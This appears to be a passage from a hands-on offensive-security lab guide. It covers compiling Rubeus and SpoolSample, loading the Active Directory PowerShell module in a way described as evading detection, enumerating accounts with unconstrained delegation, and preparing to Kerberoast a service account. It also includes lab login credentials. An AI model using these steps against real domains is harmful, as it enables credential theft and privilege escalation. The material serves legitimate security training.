
Rubeus

Please open Visual Studio 2019 from the Desktop shortcut. The Desktop shortcut has been configured to open Visual Studio in an **elevated mode**. If you launch Visual Studio in any other form (e.g., through the taskbar, please right-click and select `Run as Administrator`).


Once Visual Studio is opened, please select `Open a project or solution` and open `C:\Tools\GhostPack\Rubeus\Rubeus.sln`. It's always a good idea to try rebuilding tools available in CommandoVM, as the Chocolatey packages installed are based on source code (and not compiled binaries).

Once the solution is loaded, please right-click Rubeus in the Explorer pane on the right and select `Properties`:







In the properties view, please change the `Target` framework to `.NET Framework 4.5`. You will receive a confirmation prompt, in which you can select `Yes`:



Please also ensure you are configured for a `Release` targeting any `Any CPU` in the top-bar's dropdowns.



Once done, you may click `Build` and `Build Solution`:




After a couple of seconds, you should either:

- Receive a successful build message
- Receive an indication that the compiled executable was already up to date


In both cases, the compiled executable will be stored in `C:\Tools\GhostPack\Rubeus\Rubeus\bin\Release\Rubeus.exe`.

SpoolSample


Next, please open the SpoolSample solution from `C:\Tools\SpoolSample\MS-RPRN.sln`. If you are restarting Visual Studio, remember to **run it as administrator**. Once the solution is opened, you **may** be asked to retarget the solution. If this happens, feel free to accept by pressing the `OK` button:



As for Rubeus, make sure to build a `Release` targeting the `x64` architecture from the top-bar's dropdowns.



Finally, click `Build` and `Build Solution`:



SpoolSample should now be compiled in `C:\Tools\SpoolSample\SpoolSample\bin\Release\SpoolSample.exe`.

Step 2: Install PowerShell Active Directory Module

In order to properly enumerate Active Directory settings (and vulnerabilities), we need to ensure the machine we are working from has the capability to do so. One common way is to use the built-in PowerShell modules for AD management. Note that these tools are installed by default on Windows Server Operating Systems, but need to be installed on Client Operating Systems such as Windows 10.

The PowerShell Active Directory Module is part of the Remote Server Administration Tools (RSAT), more specifically the "Active Directory Domain Services and Lightweight Directory Services Tools".

On a typical Windows 10 system, these tools can be installed by using the following command.

Note: *Please DO NOT try to run this command on your Commando, as Windows Updates are disabled, which will break the command:*

```
Add -WindowsCapability -online -Name "Rsat.ActiveDirectory.DS-
LDS.Tools~~~~0.0.1.0"
```

We will use a more stealth mechanism to use the module, where we just import the required files, which complicates detection and does not require administrative privileges!

Please open an RDP session to WIN10 (`192.168.20.105`), as the unprivileged `student` user (password `Sec699!!`). Once connected, download the `Microsoft.ActiveDirectory.Management.zip` files which you may extract to `Microsoft.ActiveDirectory.Management` from the right-click menu. Once extracted, feel open a PowerShell prompt and load the module.

As a first step, we'll need to properly set the `ExecutionPolicy` for our current user:


```
Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope CurrentUser -Force
```

We can then unblock the files downloaded from the internet.

```
Unblock-File -Path
C:\Users\student\Downloads\Microsoft.ActiveDirectory.Management\*
```

After which we can proceed to import the module.

```
Import-Module
C:\Users\student\Downloads\Microsoft.ActiveDirectory.Management\ActiveDirectory.psd1
```




If all went well, this command will not return any output.

Step 3: Identify Computers and Users Configured with Unconstrained Delegation

As part of our overall enumeration activities, we'll need to first identify any accounts (user or computer accounts) that are configured for unconstrained delegation. As a reminder, such accounts have the `TrustedForDelegation` flag set.

We will first investigate normal user accounts. We can use the following PowerShell syntax to identify user accounts:

```
Get-ADUser -Filter {(TrustedForDelegation -eq "True")}
```



The output of this command should reveal that we have at least one user account `sql_svc` configured with unconstrained delegation:

```
DistinguishedName : CN=sql_svc,CN=Users,DC=sec699-20,DC=lab
Enabled           : True
GivenName         :
Name              : sql_svc
ObjectClass       : user
ObjectGUID        : f071593c-5249-404d-9c15-7330798bd138
SamAccountName    : sql_svc
SID               : S-1-5-21-1850752718-2055233276-2633568556-1128
Surname           :
UserPrincipalName :
```

Let's repeat the analysis for computer accounts by using the following PowerShell syntax:

```
Get-ADComputer -Filter {(TrustedForDelegation -eq "True")}
```

```
PS C:\Users\student> Get-ADComputer -Filter {(TrustedForDelegation -eq "True")}


DistinguishedName : CN=DC,OU=Domain Controllers,DC=sec699-20,DC=lab
DNSHostName       : dc.sec699-20.lab
Enabled           : True
Name              : DC
ObjectClass       : computer
ObjectGUID        : 29f7ca96-45b8-4979-8a40-d763716cc7c6
SamAccountName    : DC$
SID               : S-1-5-21-3243290343-3591274540-1866670143-1001
UserPrincipalName :

DistinguishedName : CN=SQL,CN=Computers,DC=sec699-20,DC=lab
DNSHostName       : sql.sec699-20.lab
Enabled           : True
Name              : SQL
ObjectClass       : computer
ObjectGUID        : 0a38264f-ece3-49f4-9c0f-b998a528bba7
SamAccountName    : SQL$
SID               : S-1-5-21-3243290343-3591274540-1866670143-1131
UserPrincipalName :
```

The output of this command should reveal that we have at least two computer accounts `DC$` and `SQL$` configured with unconstrained delegation:

```
DistinguishedName : CN=DC,OU=Domain Controllers,DC=sec699-20,DC=lab
DNSHostName       : dc.sec699-20.lab
Enabled           : True
Name              : DC
ObjectClass       : computer
ObjectGUID        : be481b03-eaec-4bd5-a658-6f4ab1fe4666
SamAccountName    : DC$
SID               : S-1-5-21-1850752718-2055233276-2633568556-1001
UserPrincipalName :

DistinguishedName : CN=SQL,CN=Computers,DC=sec699-20,DC=lab
DNSHostName       : sql.sec699-20.lab
Enabled           : True
Name              : SQL
ObjectClass       : computer
ObjectGUID        : 62cc1de9-9739-4a00-9137-a644c380684c
SamAccountName    : SQL$
SID               : S-1-5-21-1850752718-2055233276-2633568556-1131
UserPrincipalName :
```

As indicated during lecture, the domain controller (`DC$`) by default is configured with unconstrained delegation, so this should not be a surprise. The interesting ones are, however,


the `sql_svc` user and `SQL$` computer account. If we want to abuse these, we'll need to find a way to compromise them!

Step 4: Confirm the Kerberoasting Feasibility

Let's further investigate the `sql_svc` account, by re-running the PowerShell `Get-ADUser` cmdlet. This time, however, we'll add the `-Properties *` flag to get all details on the user:

```
Get-ADUser sql_svc -Properties *
```

When you scroll through the output of this command, you'll notice the "ServicePrincipalName" field... Interesting, this is a service account; we could thus try to Kerberoast it!

